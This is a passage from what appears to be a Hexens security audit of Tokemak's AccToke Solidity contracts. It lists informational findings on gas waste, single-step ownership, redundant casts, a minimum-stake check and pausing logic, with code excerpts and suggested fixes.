    //    the withdrawal request total is adjusted.
     if(migrationAmount > userBalanceNotRequestedForWithdrawal) { // Means
overlap is happening.
        uint256 withdrawalRequestMigrationAmountOverlap = migrationAmount -
userBalanceNotRequestedForWithdrawal;
      withdrawalInfo.amount -= withdrawalRequestMigrationAmountOverlap;
```

```
      // Also take care of total withheld here, not touched otherwise.
      withheldLiquidity -= withdrawalRequestMigrationAmountOverlap;
    }

    // Update balances.
    _balances[msg.sender] -= migrationAmount;
  accTotalSupply -= migrationAmount;

    // Check to see if balances and withdrawal requests can be deleted.
    if (_balances[msg.sender] == 0) {
   delete _deposits[msg.sender];
  }

    if (withdrawalInfo.amount == 0) {
   delete requestedWithdrawals[msg.sender];
  }

    // Approvals and allowance adjustments
    uint256 allowance = toke.allowance(address(this),
address(accTokeToMigrateTo));
    if(allowance > 0) {
      toke.safeDecreaseAllowance(address(accTokeToMigrateTo), allowance);
    }
    toke.safeIncreaseAllowance(address(accTokeToMigrateTo),
migrationAmount);

    // Migrate to Autopilot AccToke.sol
    IAutopilotAccToke(accTokeToMigrateTo).stake(migrationAmount, duration,
to);

    // Emit event.
    emit AutopilotAccTokeMigration(accTokeToMigrateTo, migrationAmount, to);

    // Send L2 event
    encodeAndSendData(EVENT_TYPE_WITHDRAW_REQUEST, msg.sender,
_getUserVoteBalance(msg.sender));
  }
```

DEFAULT VALUE INITIALIZATION

SEVERITY: Informational

PATH:

src/staking/AccToke.sol#L65

REMEDIATION:

Remove the initialization to a default value in favor of saving gas, or comment it:

```
bool public adminUnlock;  // false by default
```

STATUS: Fixed

DESCRIPTION:

The **adminUnlock** variable is initialized to its default value. This is already the default behavior of Solidity and it becomes therefore redundant and a waste of gas.

```
    bool public adminUnlock = false;
```

SINGLE-STEP OWNERSHIP CHANGE INTRODUCES RISKS

SEVERITY: Informational

PATH:

src/liquidation/LiquidationExecutor.sol#L5

REMEDIATION:

Single-step ownership changes introduce risks, use Ownable2Step.sol for LiquidationExecutor as well.

STATUS: Acknowledged

DESCRIPTION:

The **LiquidationExecutor.sol** contract imports OZ's **Ownable.sol**, unlike **ChainlinkIncentivePricesUpkeepV3.sol** and **ChainlinkStatsUpkeepV4.sol** which import Ownable2Step.sol.

```
import { Ownable } from "openzeppelin-contracts/access/Ownable.sol";
```

REDUNDANT CASTING

SEVERITY: Informational

PATH:

tokemak-contracts/contracts/acctoke/AccToke.sol:accTokeMigration#L289, #L291, #L293

REMEDIATION:

The redundant casts to address can be removed.

STATUS: Fixed

DESCRIPTION:

In the AccToke migration function, the parameter **address accTokeToMigrateTo** is cast to an **address** multiple times, even though it already is of type **address**.

```
    uint256 allowance = toke.allowance(address(this),
address(accTokeToMigrateTo));
    if(allowance > 0) {
      toke.safeDecreaseAllowance(address(accTokeToMigrateTo), allowance);
    }
    toke.safeIncreaseAllowance(address(accTokeToMigrateTo),
migrationAmount);
```

INSUFFICIENT MIGRATIONAMOUNT CHECK TO BE STAKED IN V2

SEVERITY: Informational

REMEDIATION:

See description.

STATUS: Acknowledged

DESCRIPTION:

The **accTokeMigration** function currently contains a requirement that only checks if **migrationAmount** is greater than zero:

```
require(migrationAmount > 0, "INVALID_AMOUNT");
```

However, since the minimum stake amount for **tokenMakV2** is 10,000 tokens, it should ensure that at least this amount is sent.

```
  function accTokeMigration(address accTokeToMigrateTo, uint256
migrationAmount, uint256 duration, address to) external override
whenNotPaused nonReentrant {
    _validateAccToke(accTokeToMigrateTo);
    require(migrationAmount > 0, "INVALID_AMOUNT");
```

```
uint256 constant MINIMUM_STAKE_AMOUNT = 10_000;

function accTokeMigration(address accTokeToMigrateTo, uint256
migrationAmount, uint256 duration, address to) external override
whenNotPaused nonReentrant {
    _validateAccToke(accTokeToMigrateTo);
+   require(migrationAmount >= MINIMUM_STAKE_AMOUNT, "INVALID_AMOUNT");
-     require(migrationAmount > 0, "INVALID_AMOUNT");
}
```

INCONSISTENT PAUSING LOGIC

SEVERITY: Informational

PATH:

tokemak-migration-v2-sep-24/src/staking/AccToke.sol#L375

REMEDIATION:

If this was not intended, consider adding a whenNotPaused modifier in the _collectRewards() function.

STATUS: Acknowledged

DESCRIPTION:

The AccToke contract implements pausing logic from OpenZeppelin's PausableUpgradeable and uses the **whenNotPaused** modifier to restrict function execution when the contract is paused. However, the **_collectRewards()** function lacks this modifier, which is logically inconsistent since other functions, such as **_addWETHRewards()**, include this modifier.

This inconsistency could lead to a scenario where the **PAUSER** pauses the protocol, yet malicious user can still call **_collectRewards**.

```
function _collectRewards(address user, address recipient, bool distribute)
internal returns (uint256) {
        // calculate user's new rewards per share (current minus claimed)
        uint256 netRewardsPerShare = accRewardPerShare -
rewardDebtPerShare[user];
        // calculate amount of actual rewards
        uint256 netRewards = (balanceOf(user) * netRewardsPerShare) /
REWARD_FACTOR;
        // get reference to user's pending (sandboxed) rewards
        uint256 pendingRewards = unclaimedRewards[user];

        // update checkpoint to current
        rewardDebtPerShare[user] = accRewardPerShare;

        // if nothing to claim, bail
        // slither-disable-next-line incorrect-equality,timestamp
        if (netRewards == 0 && pendingRewards == 0) {
            return 0;
        }

        if (distribute) {
            //
            // if asked for actual distribution, transfer all earnings
            //

            // reset sandboxed rewards
            unclaimedRewards[user] = 0;

            // get total amount by adding new rewards and previously
sandboxed
            uint256 totalClaiming = netRewards + pendingRewards;

            // update running totals
            //slither-disable-next-line costly-loop
            totalRewardsClaimed += totalClaiming;
            rewardsClaimed[user] += totalClaiming;

            emit RewardsClaimed(user, recipient, totalClaiming);
```

```
            // send rewards to recipient
            weth.safeTransfer(recipient, totalClaiming);

            // return total amount claimed
            return totalClaiming;
        }

        // slither-disable-next-line timestamp
        if (netRewards > 0) {
            // Save (sandbox) to their account for later transfer
            unclaimedRewards[user] += netRewards;

            emit RewardsCollected(user, netRewards);
        }

        // nothing collected
        return 0;
    }
```


hexens
×
TOKEMAK